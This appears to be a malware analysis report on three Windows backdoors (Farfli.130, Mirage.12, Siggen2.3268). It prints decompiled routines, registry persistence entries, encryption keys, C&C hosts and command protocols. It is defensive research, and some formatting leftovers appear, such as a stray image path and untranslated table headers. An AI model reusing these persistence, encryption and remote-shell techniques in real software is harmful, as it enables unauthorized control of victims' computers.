A malicious .DLL library written in C++ and supports the 32- and 64-bit Microsoft Windows operating systems. It is a backdoor that allows attackers to remotely control infected computers via the remote shell—by running cmd.exe and redirecting input-output to their C&C server.

Operating routine

Its original name from the export table is state.dll. It has the `Cja` and `ServiceMain` exported functions.

The C&C server address is `eye[.]darknightcloud[.]com:443`.

This malware is based on the publicly available Gh0st backdoor source code. Compared to the original program, **BackDoor.Farfli.130** has noticeably fewer capabilities, but also has several specific features. In this regard, this description will only cover the essential differences from the classic Gh0st RAT.

The C&C server address is encoded with Base64 and encrypted with a simple algorithm:

```
_BYTE *__cdecl decode_string(char *Str)
{
  int v1; // eax
  int i; // edx
  _BYTE *decoded; // [esp+0h] [ebp-4h] BYREF

  decoded = 0;
  v1 = b64decode(Str, (int)&decoded);
  for ( i = 0; i < v1; ++i )
  {
    decoded[i] -= 0x73;
    decoded[i] ^= 0x19u;
  }
  return decoded;
}
```

Other encrypted strings are decrypted by subtracting 1 from each byte of the string.

The infected computer ID is stored in the `%APPDATA%\wins.tmp` file instead of the system registry.

The traffic between the backdoor and C&C server is encrypted using the `RC4` algorithm with the following key:

b25lIGluIHRvIE5ldyBZb3JrIHRoYXQgbW9ybmluZyBmb3IgdGhpcyBmZW5jaW5nIG1lZXQgd2l0aCBNY0J1cm5leSBTY2hvb2wuIE9ubHksIHdlIGRpZG4ndCBoYXZlIHRoZSBtZWV0LiBJIGxlZnQgYWxsIHRoZSBmb2lscyBhbmQgZXF1aXBtZW50IGFuZCBzdHVmZiBvbiB0aGUgZ29kZGFtIHN1YndheS4gSXQgd2Fzbid0IGFsbCBteSB.

The **BackDoor.Farfli.130** functionality is limited to the following:

- Obtaining information about storage discs
- Receiving the process list
- Launching the command shell and redirecting input-output to the C&C server
- Shutting down the computer
- Setting the ID of the infected computer

Trojan.Mirage.12

Trojan.Mirage.12 is a multi-component backdoor trojan written in C++ with the use of the Active Template Library (ATL) and designed for Windows 32- and 64-bit operating systems. It is used to facilitate unauthorized control over infected computers and enabling access to information stored on them. The trojan is a COM server that operates in RAM within the system process.

Operating routine

The trojan only operates if it is loaded into either the `explorer.exe` or `regsvr32.exe` process. This is due to the specifics of the sample's operation. The trojan is registered in the system via `regsvr32.exe`, and its execution takes place in the context of `explorer.exe`.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  WCHAR Filename[262]; // [esp+1Ch] [ebp-210h] BYREF

  if ( fdwReason == DLL_PROCESS_ATTACH )
  {
    GetModuleFileNameW(0, Filename, 0x104u);
    _wcslwr_s(Filename, 0x104u);
    if ( !wcsstr(Filename, L"explorer.exe") && !wcsstr(Filename, L"regsvr32.exe") )
      return 0;
    GetModuleFileNameW(hinstDLL, selfname, 0x104u);
    CComModule::Init(&_Module, &objmap_entry, (int)hinstDLL, (int *)&clsid_typelib);
    DisableThreadLibraryCalls(hinstDLL);
  }
  else if ( !fdwReason )
  {
    CComModule::Term(&_Module);
  }
  return 1;
}
```

When running through `regsvr32` (with the key `/i` or without keys), the `DllRegisterServer` function exported by the trojan is called, which registers its COM interface in the system:

```
[<HKLM>\Software\Classes\Server.ServerMain.1] '' = 'ServerMain Class'
[<HKLM>\Software\Classes\Server.ServerMain.1\CLSID] '' = '{D8956119-6E66-43BD-AAA5-231F94859EE6}'
[<HKLM>\Software\Classes\Server.ServerMain] '' = 'ServerMain Class'
```

```
[<HKLM>\Software\Classes\Server.ServerMain\CLSID] '' = '{D8956119-6E66-43BD-AAA5-231F94859EE6}'
[<HKLM>\Software\Classes\Server.ServerMain\CurVer] '' = 'Server.ServerMain.1'
[<HKLM>\Software\Classes\CLSID\{D8956119-6E66-43BD-AAA5-231F94859EE6}] '' = 'ServerMain Class'
[<HKLM>\Software\Classes\CLSID\{D8956119-6E66-43BD-AAA5-231F94859EE6}\ProgID] '' = 'Server.ServerMain.1'
[<HKLM>\Software\Classes\CLSID\{D8956119-6E66-43BD-AAA5-231F94859EE6}\VersionIndependentProgID] '' = 'Server.ServerMain'
[<HKLM>\Software\Classes\CLSID\{D8956119-6E66-43BD-AAA5-231F94859EE6}\InprocServer32] '' = '<path>'
[<HKLM>\Software\Classes\CLSID\{D8956119-6E66-43BD-AAA5-231F94859EE6}\InprocServer32] 'ThreadingModel' = 'Apartment'
[<HKLM>\Software\Classes\CLSID\{D8956119-6E66-43BD-AAA5-231F94859EE6}\TypeLib] '' = '{1CAE5CEB-54C5-49E3-B195-4A76DD1A7C21}'
[<HKLM>\Software\Classes\TypeLib\{1CAE5CEB-54C5-49E3-B195-4A76DD1A7C21}\1.0] '' = 'Server 1.0 Type Library'
[<HKLM>\Software\Classes\TypeLib\{1CAE5CEB-54C5-49E3-B195-4A76DD1A7C21}\1.0\FLAGS] '' = '0'
[<HKLM>\Software\Classes\TypeLib\{1CAE5CEB-54C5-49E3-B195-4A76DD1A7C21}\1.0\0\win32] '' = '<path>'
[<HKLM>\Software\Classes\TypeLib\{1CAE5CEB-54C5-49E3-B195-4A76DD1A7C21}\1.0\HELPDIR] '' = '<homedir>'
[<HKLM>\Software\Classes\Interface\{CFDA1C1C-DB4B-431C-88A1-2C799A80A4BB}] '' = 'IServerMain'
[<HKLM>\Software\Classes\Interface\{CFDA1C1C-DB4B-431C-88A1-2C799A80A4BB}\ProxyStubClsid] '' = '{00020424-0000-0000-C000-000000000046}'
[<HKLM>\Software\Classes\Interface\{CFDA1C1C-DB4B-431C-88A1-2C799A80A4BB}\ProxyStubClsid32] '' = '{00020424-0000-0000-C000-000000000046}'
[<HKLM>\Software\Classes\Interface\{CFDA1C1C-DB4B-431C-88A1-2C799A80A4BB}\TypeLib] '' = '{1CAE5CEB-54C5-49E3-B195-4A76DD1A7C21}'
[<HKLM>\Software\Classes\Interface\{CFDA1C1C-DB4B-431C-88A1-2C799A80A4BB}\TypeLib] 'Version' = '1.0'
```

where `<path>` is the path to trojan’s file and `<homedir>` is its home directory.

The trojan enables its autorun also via `regsvr32`:
`[<HKLM>\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellIconOverlayIdentifiers\ServerShellIcon] '' = '{D8956119-6E66-43BD-AAA5-231F94859EE6}'`.

Thus, the process `explorer.exe` will load the trojan on the next restart.

Main functionality

The trojan begins performing the primary functions either by calling the exported function `DllUnregisterServerA`, or by loading the process explorer.exe. The difference is that when loading by the process explorer.exe, the trojan creates a `FEca72d-abc-efef` mutex to prevent another copy from running simultaneously.

Next, it reads its configuration from the `[HKCU\\Software\\Microsoft\\Keyboard\\Set] 'HPConf'` registry key. If the specified key does not exist or the configuration stored in the registry does not match the hardcoded configuration, it uses the hardcoded configuration and writes it to the registry.

The configuration in the registry and in the trojan's body is stored in encrypted form: the RC4 algorithm is used for encryption. The encryption key is hardcoded in the trojan body:

`13 36 CF 83 2E CC 79 DF 2E AB 79 64.`

Decryption function:

```
int __cdecl decrypt(_BYTE *data, int datalen, char *key)
{
  int result; // eax
  int i; // [esp+0h] [ebp-11Ch]
  char ctx[268]; // [esp+4h] [ebp-118h] BYREF
  int keylen; // [esp+114h] [ebp-8h]
  _BYTE *data_; // [esp+118h] [ebp-4h]

  keylen = strlen(key);
  rc4_init(key, keylen, ctx);
  result = rc4_crypt(data, datalen, ctx);
  data_ = data;
  for ( i = datalen - 1; i; --i )
  {
    data_[i] ^= data_[i - 1];
    result = i - 1;
  }
  return result;
}
```

The decrypted configuration has the following structure:

```
struct st_config
{
  _DWORD compname_sum;
  wchar_t compname[16];
  wchar_t cnc_addr1[64];
  wchar_t cnc_addr2[64];
  wchar_t cnc_addr3[64];
  _WORD cnc_port1;
  _WORD cnc_port2;
  _DWORD interval;
  wchar_t sleep_time[64];
  wchar_t fallback_url[128];
};
```

In the hardcoded configuration, the fields `compname_sum` and `compname` have null values. As the trojan decrypts it, it assigns values to these fields, then encrypts the already updated configuration and writes it to the registry. `compname_sum` is calculated based on the computer name:

```
int compname_sum()
{
  DWORD nSize; // [esp+0h] [ebp-124h] BYREF
  CHAR Buffer[260]; // [esp+4h] [ebp-120h] BYREF
  DWORD v3; // [esp+114h] [ebp-10h]
  int i; // [esp+118h] [ebp-Ch]
  DWORD v5; // [esp+11Ch] [ebp-8h]
  int sum; // [esp+120h] [ebp-4h]

  nSize = 260;
  Buffer[0] = 0;
  memset(&Buffer[1], 0, 0x103u);
  GetComputerNameA(Buffer, &nSize);
  sum = 0;
  v5 = nSize >> 2;
  v3 = nSize % 4;
  for ( i = 0; i < (int)(4 * v5); i += 4 )
  {
    sum += Buffer[i];
    sum += Buffer[i + 1] << 8;
    sum += Buffer[i + 2] << 16;
    sum += Buffer[i + 3] << 24;
  }
  if ( v3 == 1 )
    sum += Buffer[i];
  if ( v3 == 2 )
  {
    sum += Buffer[i];
    sum += Buffer[i + 1] << 8;
  }
  if ( v3 == 3 )
  {
    sum += Buffer[i];
    sum += Buffer[i + 1] << 8;
    sum += Buffer[i + 2] << 16;
  }
  return sum;
}
```

Next, the trojan loads the available plug-ins. To do so, it checks whether the `%APPDATA%\\Microsoft\\Media Player` folder is present. If it exists, the trojan searches for libraries with two exported functions—`GetValue` and `PluginEntryPoint`. For each located library, `PluginEntryPoint`, and then `GetValue` are called sequentially. The second function returns the handle of the thread that the trojan is waiting for to complete. After the thread is terminated, the library file is unloaded from the process and deleted.

The `sleep_time` configuration parameter can contain two dates (year, month, day, hour, and minute) that define the time period when the trojan does not communicate with the C&C server. If the current date and time do not fall within this interval or this parameter is not set, the trojan communicates with the C&C server.

Communication with the C&C server

The trojan configuration can contain up to two C&C server's addresses. Each server has a specified domain and port. The configuration can also specify the URL to which the trojan sends requests to get the control domain address—fallback_url.

All requests to the C&C server contain the bot ID:

```
void __thiscall socket::gen_id(st_socket *this)
{
  int i; // [esp+4h] [ebp-4h]

  for ( i = 0; i < 31; ++i )
    this->botid[i] = rand() % 26 + 97;
  this->botid[i] = 0;
}
```

The trojan can send two types of requests:

1. A POST request with URI /result?hl=en&meta=<botid>, where botid is the bot ID. The request data is encrypted using the same algorithm as the configuration.
2. A GET request with URI /search?hl=en&q=<data>&meta=<botid>, where botid is the bot ID, and data is the request data encrypted in the same way as the configuration, and then encoded in Base64 and urlencode.

A POST request is only used to send a file from an infected computer to the C&C server if the size of the data being sent exceeds 528 bytes.

The requests use the User-Agent string: Mozilla/4.0 (compatible; MSIE 6.0; Win32).

To check the C&C server's operability, the trojan sends the st_pkt_hello packet:

```
struct st_pkt_hello
{
  _DWORD rnd;
  _DWORD cmdid;  // 0x10001000
  _BYTE gap[36]; // 0x00
};
```

where rnd is a random number. If the server responds to this request, the trojan uses this server for further work. If none of the servers specified in the configuration work, the trojan sends a Get request (just like that, not GET) to the specified URL. In response, it expects to obtain the C&C server's address, encrypted according to the same algorithm as the trojan configuration. The address obtained in this way is then checked for operability in the same way—using the st_pkt_hello packet.

When the trojan finds the C&C server, it starts periodically requesting commands. The packet for the command request is the following:

```
struct st_pkt_req_cmd
{
  _DWORD rnd;
  _DWORD cmdid;          // 0x10001001
  _DWORD compname_sum;
  char compname[16];
  _BYTE gap[16];         // 0x00
};
```

where `rnd` is a random number, `compname_sum` is the number derived from the computer's name, and `compname` is the computer's name.

If the server responded with the `*NONE*` string, the trojan ignores the "silent" time specified in the configuration and repeats the request. If the received response is different from `*NONE*`, the trojan saves this data to the `%APPDATA%\\jbl` file. This file is then decrypted (using the same algorithm as the configuration) and divided into commands. The trojan determines the command to execute based on its first three characters:

```
opcode = cmdbuf[2] ^ (cmdbuf[1] * cmdbuf[0]);
```

Command list

Command id	**cmd**	**Description**
0x2718	del	To delete a file
0x28D7	get	To send the current configuration to the server
0x2A43	cmd	To run the command in the command shell and send the result to the server
0x2B2B	dow	To send a specified file to the server
0x2C89	sde	To change the time interval for connection to the server
0x2C97	rem	Self-deletion
0x2D7E	wai	To idle for a specified period of time
0x2EB5	loa	To launch the trojans plug-in
0x2F3D	exe	To open a file
0x30E1	sle	To set the inactivity period for the trojan

0x322A	unl	To unload a plug-in and delete it from the disk
0x3353	upc	To update the configuration
0x3354	upd	To request and install malicious module updates
0x335C	upl	To get a file from the server and save it to the specified path

BackDoor.Siggen2.3268

A backdoor written in C++ and designed to run on 32- and 64-bit Microsoft Windows operating systems. The functionality of the 32-bit and 64-bit versions is identical. The backdoor is linked to the OpenSSL library, which implements AES- and RSA-based encryption, as well as key generation. It is used in targeted attacks on information systems to gain unauthorized access to data and transferring it to C&C servers. In the infected system, the sample was located in `System32` as a DLL named ssdtvrs.dll. It was installed by the `ssdtvrs` service. This description is based on the 64-bit version.

Operating routine

It exports the service entry point `ServiceMain`. Once launched, the backdoor registers a function that handles control requests, creates a thread in which it performs the main functions, and then waits in a loop for the service to stop.

```
void __stdcall ServiceMain(DWORD dwNumServicesArgs, LPSTR *lpServiceArgVectors)
{
  int v2; // [rsp+30h] [rbp-18h]
  DWORD ThreadId; // [rsp+34h] [rbp-14h] BYREF
  HANDLE hHandle; // [rsp+38h] [rbp-10h]

  hHandle = 0i64;
  ThreadId = 0;
  wcstombs(ServiceName, (const wchar_t *)*lpServiceArgVectors, 0x100ui64);
  hServiceStatusHandle = RegisterServiceCtrlHandlerA(ServiceName, HandlerProc);
  if ( hServiceStatusHandle )
  {
    set_svc_status(2u, 0, 1u);
    set_svc_status(4u, 0, 0);
    hHandle = CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)main_thread, ServiceName, 0, &ThreadId);
    if ( hHandle )
    {
      do
        Sleep(0x3E8u);
      while ( dwCurrentState != 3 && dwCurrentState != 1 );
      WaitForSingleObject(hHandle, 0xFFFFFFFF);
      CloseHandle(hHandle);
      if ( v2 == 288 )
      {
        while ( 1 )
          Sleep(0x2710u);
      }
    }
  }
}
```

The main thread

First, it prepares a configuration that can be stored both in the registry of the infected computer and in the body of the backdoor. It then decrypts the name of the registry key `Software\Microsoft\Internet Explorer\Security`.

```
__int64 __fastcall dec_subkey_part1(LPBYTE enc_subkey, LPBYTE dec_subkey)
{
  unsigned __int16 iter; // [rsp+0h] [rbp-18h]

  if ( *(unsigned __int16 *)enc_subkey >= 0x80u )
    return 0i64;
  *(_WORD *)dec_subkey = *(_WORD *)enc_subkey;
  for ( iter = 0; iter < (int)*(unsigned __int16 *)enc_subkey; ++iter )
    dec_subkey[iter + 2] = (3 * iter + 1) ^ enc_subkey[iter + 2];
  dec_subkey[iter + 2] = 0;
  return 1i64;
}
```

The backdoor checks the presence of this key first in the HKCU section, then in the HKLM section of the registry. Then, it loads the encrypted configuration from a parameter whose name matches the name of the malicious DLL file (in this case, `ssdtvrs`). If the configuration is not in the registry, the backdoor uses the hardcoded one.

The configuration is encrypted with RC4 and the key is generated using the following algorithm:

```
__int64 __fastcall init_RC4_key(BYTE *key)
{
  __int64 result; // rax
  int iter; // [rsp+0h] [rbp-18h]

  *key = 0xD;
  result = (__int64)key;
  key[1] = 0x1F;
  for ( iter = 2; iter < 16; ++iter )
  {
    key[iter] = key[iter - 1] * key[iter - 1] + key[iter - 2] + 1;
    result = (unsigned int)(iter + 1);
  }
  return result;
}
```

The configuration is stored as a sequence of blocks.

BYTE	BYTE	BYTE[item_len]
item_id	item_len	item_data


The backdoor parses all the blocks in turn and saves the resulting configuration as a structure:

```
//значения 0xXX - item_id
```

```
struct cfg
{
  DWORD item_0x1E;
  BYTE item_0x1F[32];
  BYTE item_0x20[32];
  BYTE item_0x21[64];
  BYTE C2_0[64];
  WORD C2_0_port;
  BYTE C2_1[32];
  WORD C2_1_port;
  BYTE C2_2[32];
  WORD C2_2_port;
  BYTE item_0x0A[64];
  WORD item_0x0A_word;
  BYTE item_0x0B[32];
  WORD item_0x0B_word;
  BYTE item_0x0C[32];
  WORD item_0x0C_word;
  BYTE C2_index_0x0D;
  BYTE item_0x14[32];
  WORD item_0x14_word;
  BYTE item_0x15[32];
  BYTE item_0x16[32];
  BYTE item_0x17;
  BYTE item_0x28[32];
  SYSTEMTIME time_1;
  SYSTEMTIME time_2;
  BYTE gap[16];
  BYTE item_0x29[64];
  BYTE module_file_name[16];
};
```

After preparing the configuration, **BackDoor.Siggen2.3268** checks that the current system time ranges between `cfg.time_1` and `cfg.time_2`, and waits until this condition is met.

It then prepares and sends the registration packet to the C&C server. First, it creates an object of the `SBC02DEFE6` class (RTTI structures remained in the backdoor). This object contains another object that stores connection information, and also encapsulates the `AZ092342345` object, which is responsible for data encryption. After creating the `SBC02DEFE6` object, the backdoor attempts to hinder the debugging process by closing a deliberately incorrect handle. The exception that occurs is processed; and if the debugger is not present, the backdoor continues to operate.



After that, the `cfg.C2_index_0x0D` parameter is checked, according to which a specific C&C server is selected from the configuration. The following addresses are hardcoded in the configuration:

- 144.34.145.168
- snow.swingfished[.]com

The backdoor then creates a TCP socket to connect to the server, and then prepares the encryption keys. The backdoor has a hardcoded public RSA key, which is encrypted with the same algorithm that is used to encrypt the registry key that stores the configuration.

The decrypted RSA key is shown below.

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA8W8cpiAwGjiSebyCFRQq
9Mxmdj6zIGGh6R9DJ+HD7KxZTU51y20YfQbNt0n6fSYkTfysuKanHaN59jnfk1mU
buXnoQDLc7GzCRk8f7Btumd251/v7eFXVsXA1qbZHucZpcy/t946VvY+txMbCduQ
7Wg7X+m2GJoQBX11th/1IWOoJ2usqZbzhlAJqR9B4q5xLiei/CbsbP6YFwBjpEb5
9kUOpT1D27LorxqIp9YqaqLtMh4PXLu3gcewN0rRGqHsBH4X2ZRs7yWvm8zMBPFS
HsTK9rTZqWS66WlCc9WS73NAnyFjrwam98aLVmuRkGMTRUFclQp8fd//NiKFeMBX
GQIDAQAB
-----END PUBLIC KEY-----

.\>openssl rsa -noout -text -inform PEM -in pubkey.pem -pubin
Public-Key: (2048 bit)
Modulus:
00:f1:6f:1c:a6:20:30:1a:38:92:79:bc:82:15:14:
2a:f4:cc:66:76:3e:b3:20:61:a1:e9:1f:43:27:e1:
c3:ec:ac:59:4d:4e:75:cb:6d:18:7d:06:cd:b7:49:
fa:7d:26:24:4d:fc:ac:b8:a6:a7:1d:a3:79:f6:39:
df:93:59:94:6e:e5:e7:a1:00:cb:73:b1:b3:09:19:
3c:7f:b0:6d:ba:67:76:e7:5f:ef:ed:e1:57:56:c5:
c0:d6:a6:d9:1e:e7:19:a5:cc:bf:b7:de:3a:56:f6:
```

```
3e:b7:13:1b:09:db:90:ed:68:3b:5f:e9:b6:18:9a:
10:05:7d:75:b6:1f:f5:21:63:a8:27:6b:ac:a9:96:
f3:86:50:09:a9:1f:41:e2:ae:71:2e:27:a2:fc:26:
ec:6c:fe:98:17:00:63:a4:46:f9:f6:45:0e:a5:3d:
43:db:b2:e8:af:1a:88:a7:d6:2a:6a:a2:ed:32:1e:
0f:5c:bb:b7:81:c7:b0:37:4a:d1:1a:a1:ec:04:7e:
17:d9:94:6c:ef:25:af:9b:cc:cc:04:f1:52:1e:c4:
ca:f6:b4:d9:a9:64:ba:e9:69:42:73:d5:92:ef:73:
40:9f:21:63:af:06:a6:f7:c6:8b:56:6b:91:90:63:
13:45:41:5c:95:0a:7c:7d:df:ff:36:22:85:78:c0:
57:19
Exponent: 65537 (0x10001)
```

After that, the backdoor generates a random <span class="string”>WORD type value, which will be used to form a packet and check the response from the server.

Then, using OpenSSL, it generates a random AES key (256 bits) and generates encryption and decryption keys.

```
.text:00000001800A3F40
.text:00000001800A3F40
.text:00000001800A3F40
.text:00000001800A3F40 ; __int64 __fastcall create_AES_key(AES_key *p_AES_key)
.text:00000001800A3F40 create_AES_key proc near
.text:00000001800A3F40
.text:00000001800A3F40 userKey= qword ptr  8
.text:00000001800A3F40
.text:00000001800A3F40 mov     [rsp+userKey], rcx
.text:00000001800A3F45 sub     rsp, 28h
.text:00000001800A3F49 mov     rcx, [rsp+28h+userKey] ; key
.text:00000001800A3F4E call    generate_key
.text:00000001800A3F53 mov     r8, [rsp+28h+userKey]
.text:00000001800A3F58 add     r8, AES_key.encryptKey ; key
.text:00000001800A3F5C mov     edx, 100h       ; bits
.text:00000001800A3F61 mov     rcx, [rsp+28h+userKey] ; userKey
.text:00000001800A3F66 call    OpenSSL__j_AES_set_encrypt_key
.text:00000001800A3F6B mov     r8, [rsp+28h+userKey]
.text:00000001800A3F70 add     r8, AES_key.decryptKey ; key
.text:00000001800A3F77 mov     edx, 100h       ; bits
.text:00000001800A3F7C mov     rcx, [rsp+28h+userKey] ; userKey
.text:00000001800A3F81 call    OpenSSL__j_AES_set_decrypt_key
.text:00000001800A3F86 add     rsp, 28h
.text:00000001800A3F8A retn
.text:00000001800A3F8A create_AES_key endp
.text:00000001800A3F8A
```

It uses the RSA key to encrypt the generated key for further transmission to the C&C server.

The backdoor stores keys in the `AZ092342345` object. Its structure can be represented as follows:

```
struct AZ092342345
{
  vtable_AZ092342345 *vtable;
  AB2952354 o_AB2952354_response_data;
  AB2952354 o_AB2952354_decoded_data;
  AB2952354 o_AB2952354_3;
  AB2952354 o_AB2952354_4;
  WORD check_word;
  BYTE gap[6];
  RSA **p_RSA; //RSA - the structure from OpenSSL library
  AES_key AES_key;
  WORD rnd_word;
  DWORD dword_362;
};

struct AB2952354 //objects of the AB2952354 class are used as data
containers, such as those sent and received from the server
{
  vtable_AB2952354 *vtable;
  BYTE *p_buffer;
  BYTE *p_buffer_end;
  DWORD data_size;
  CRITICAL_SECTION crit_sect;
};

struct AES_key
{
  char userKey[32];
  char ivec[20];
  int field_34;
  QWORD field_38;
  AES_KEY encryptKey; //AES_KEY structure from OpenSSL
  AES_KEY decryptKey;
};
```

The packet sent during the handshake has a `0x10A + <rnd>` length, where `rnd` is a random value from 0 to 63, and comes with the following structure:

WORD	DWORD	DWORD	BYTE[]
проверочное значение	случайное значение	случайная часть длины пакета	зашифрованный AES-ключ

The first test value (`WORD`) is formed as follows.

```
LPWORD __fastcall encryption_AZ092342345::set_get_rnd_word_xored(encryption_AZ092342345 *p_AZ092342345)
{
  LOBYTE(p_AZ092342345->rnd_word) = get_rnd_value();
  HIBYTE(p_AZ092342345->rnd_word) = HIBYTE(p_AZ092342345->check_word) ^ LOBYTE(p_AZ092342345->rnd_word);
  return (LPWORD)&p_AZ092342345->rnd_word;
}
```

The packet is sent to the server and a separate thread is started, which uses `select` to wait for a response transmitted to the socket from which the handshake packet was sent. When receiving a response, it checks the first 2 bytes of the incoming packet..

```
__int64 __fastcall check_resp_head_word(encryption_AZ092342345 *p_AZ092342345, LPBYTE p_recvd_data)
{
  return (unsigned __int8)(p_recvd_data[1] ^ *p_recvd_data) == HIBYTE(p_AZ092342345->check_word);
}
```

If the result is `1`, the connection is reset. Otherwise, the backdoor parses the packet with the following header.

WORD	DWORD	DWORD	DWORD
проверочное значение	длина пакета с заголовком	длина упакованных данных	длина распакованных данных

The data is encrypted using the AES algorithm with the key sent to the server in a handshake packet and also compressed by the zlib library.

```
  v7 = extract_and_decode_data(
         (encryption_AZ092342345 *)((char *)p_conn_obj + *(int *)(p_conn_obj->enc_obj_offset_addr + 4)),
         p_recvd_data,
         data_size);
  result = v7;
  if ( (int)v7 <= 0 )
  {
    if ( v7 )
    {
      pExceptionObject[0] = (__int64)"bad buf";
      CxxThrowException(pExceptionObject, (_ThrowInfo *)&_TI2PEAD);
    }
    return result;
  }
  v4 = get_data_size((buffer_AB2952354 *)((char *)&p_conn_obj->o_AZ092342345.o_AB2952354_response_data.data_size
                                          + *(int *)(p_conn_obj->enc_obj_offset_addr + 4)));
  v5 = buffer_AB2952354::get_data_ptr(
         (buffer_AB2952354 *)((char *)&p_conn_obj->o_AZ092342345.o_AB2952354_response_data.data_size
                              + *(int *)(p_conn_obj->enc_obj_offset_addr + 4)),
         0);
  ((void (__fastcall *)(KCPOI982S *, BYTE *, _QWORD))p_conn_obj->p_KCPOI982S->parent_AM1876234af3.vtable->func_2)(
    p_conn_obj->p_KCPOI982S,
    v5,
    v4);
}
```

The `KCPOI982S` object is initialized in the main backdoor thread and is responsible for processing commands from the C&C server.

After initializing the handshake procedure, **BackDoor.Siggen2.3268** encrypts the configuration using RC4 in the main thread and stores it in the registry. Next, it prepares information about the system for subsequent transmission to the server. The packet header is equivalent to the packet header received from the server during the handshake process; the data is compressed by zlib and encrypted using the AES algorithm. The transmitted information about the infected system is represented by the structure:

```
struct sysinfo
{
  BYTE id;
  OSVERSIONINFOEXA os_version;
  DWORD CPU_MHz;
  DWORD sin_addr;
  BYTE cfg_item_0x29_or_hostname[64];
  BYTE cfg_C2_index;
  DWORD tick_count_diff;
  char field_F0[64];
};
```

`id` is the packet ID. In this case it is equal to `0x66`.

`sin_addr` is the IP address of the C&C server to which the connection is established.

`cfg_item_0x29_or_hostname` is the value of the configuration parameter with the ID equal to `0x29`. If it is not specified, the name of the infected computer is used as the value.

`field_F0` takes values depending on the configuration parameter with the ID equal to `0x1E`.

- `cfg_item_0x1E == 0 => cfg.item_0x1F`
- `cfg_item_0x1E == 1 => cfg.item_0x21`
- `cfg_item_0x1E == 2 => "c"`
- `cfg_item_0x1E == 3 => "p"`

After the `sysinfo` structure, a random sequence of 0 to 255 bytes is appended.

After sending the system information, an object of the `KCPOI982S` class is created to process commands from the C&C server. The main purpose of this object is to check the command ID and create another object designed to handle a specific command. The `KCPOI982S` object and other command handler objects are inherited from the `AM1876234af3` class, which contains only an event descriptor for synchronization and a reference to the `SBC02DEFE6` object for managing the connection.

`KCPOI982S` creates separate threads for each command and stores an array of descriptors of these threads and interrupts them in its destructor.

Processing the C&C server's commands

The command ID is contained in the 1st byte of the packet payload sent by the server (after decryption and unpacking).

<table>
<tr><th>id</th><th>Name of the handler object</th><th>Description</th></tr>
<tr><td>0x10</td><td>BCJI09RUC</td><td>To send a list of processes The following structure is formed for each process:
<pre><code>struct process_info
{
    BYTE id; //0x73
    DWORD PID;
    char sz_ExeFile[x];
    char sz_exe_full_path[x];
}</code></pre></td></tr>
<tr><td>0x15</td><td>AS01243895</td><td>To create a command shell from <code>cmd.exe</code>. The backdoor runs <code>cmd.exe</code> with <code>StdIn,StdOut,StdErr</code> redirection to pipes. It then sends a packet with the <code>0x76</code> byte in the payload. After that, it attempts to read the result from the pipe and send it to the server in a loop.</td></tr>
<tr><td>0x01</td><td>AF434faf845</td><td>To send information about all disks (iterates through the letters, except A and B). The following structure is formed for each disk:
<pre><code>struct drive_info
{
    BYTE id; //0x67
    BYTE drive_type;
    DWORD total_kbytes;
    DWORD kbytes_available;
    char sz_type_name[x]; //szTypeName field of the SHFILEINFOA structure after SHGetFileInfoA call (eg, Local Disk)
    char sz_filesystem_name;
}</code></pre></td></tr>
<tr><td>0x20</td><td>AC92784f908234</td><td>To send the configuration to the C&C server. The packet's payload is represented as the following structure:
<pre><code>struct config_packet
{
    BYTE id; //0x77</code></pre></td></tr>
</table>

		`` cfg config; } ```
0x00	-	To reset the connection

Artifacts

BackDoor.Siggen2.3268 contains numerous debugging strings and the links are missing.

```
.rdata:00000001800D4DF8    00000008    C    started
.rdata:00000001800D4E00    0000001B    C    get test connect style: %d
.rdata:00000001800D4E20    00000013    C    Read config error!
.rdata:00000001800D4E38    00000024    C    begin connecting, connect
style: %d
.rdata:00000001800D4E60    00000015    C    - main connect fail!
.rdata:00000001800D4E78    00000032    C    !MainThread, sendLoginInfo
error, reconnect again
.rdata:00000001800D4EB0    0000000F    C    - Not Actived!
.rdata:00000001800D4EC0    00000012    C    ++ Server Actived
.rdata:00000001800D4ED8    00000027    C    !send Heartbeat error, repeat
connect.
.rdata:00000001800D4F00    0000000F    C    !in Debug,out\n
.rdata:00000001800D4F10    0000001B    C    TestConnectModeI %d Error!
.rdata:00000001800D4F30    00000020    C    Test Connect BackDomain
Succeed
.rdata:00000001800D4F50    00000016    C    begin iBackStyle = %d
.rdata:00000001800D4F68    0000000F    C    con test again
.rdata:00000001800D4F78    0000001E    C    Succeed Test, iBackStyle = %d
.rdata:00000001800D4F98    0000001E    C    Test Failure, Sleep 10-30m!!!
.rdata:00000001800D4FB8    00000035    C    Test toatl Failure, Sleep
20_50m!!!, totalcount = %d
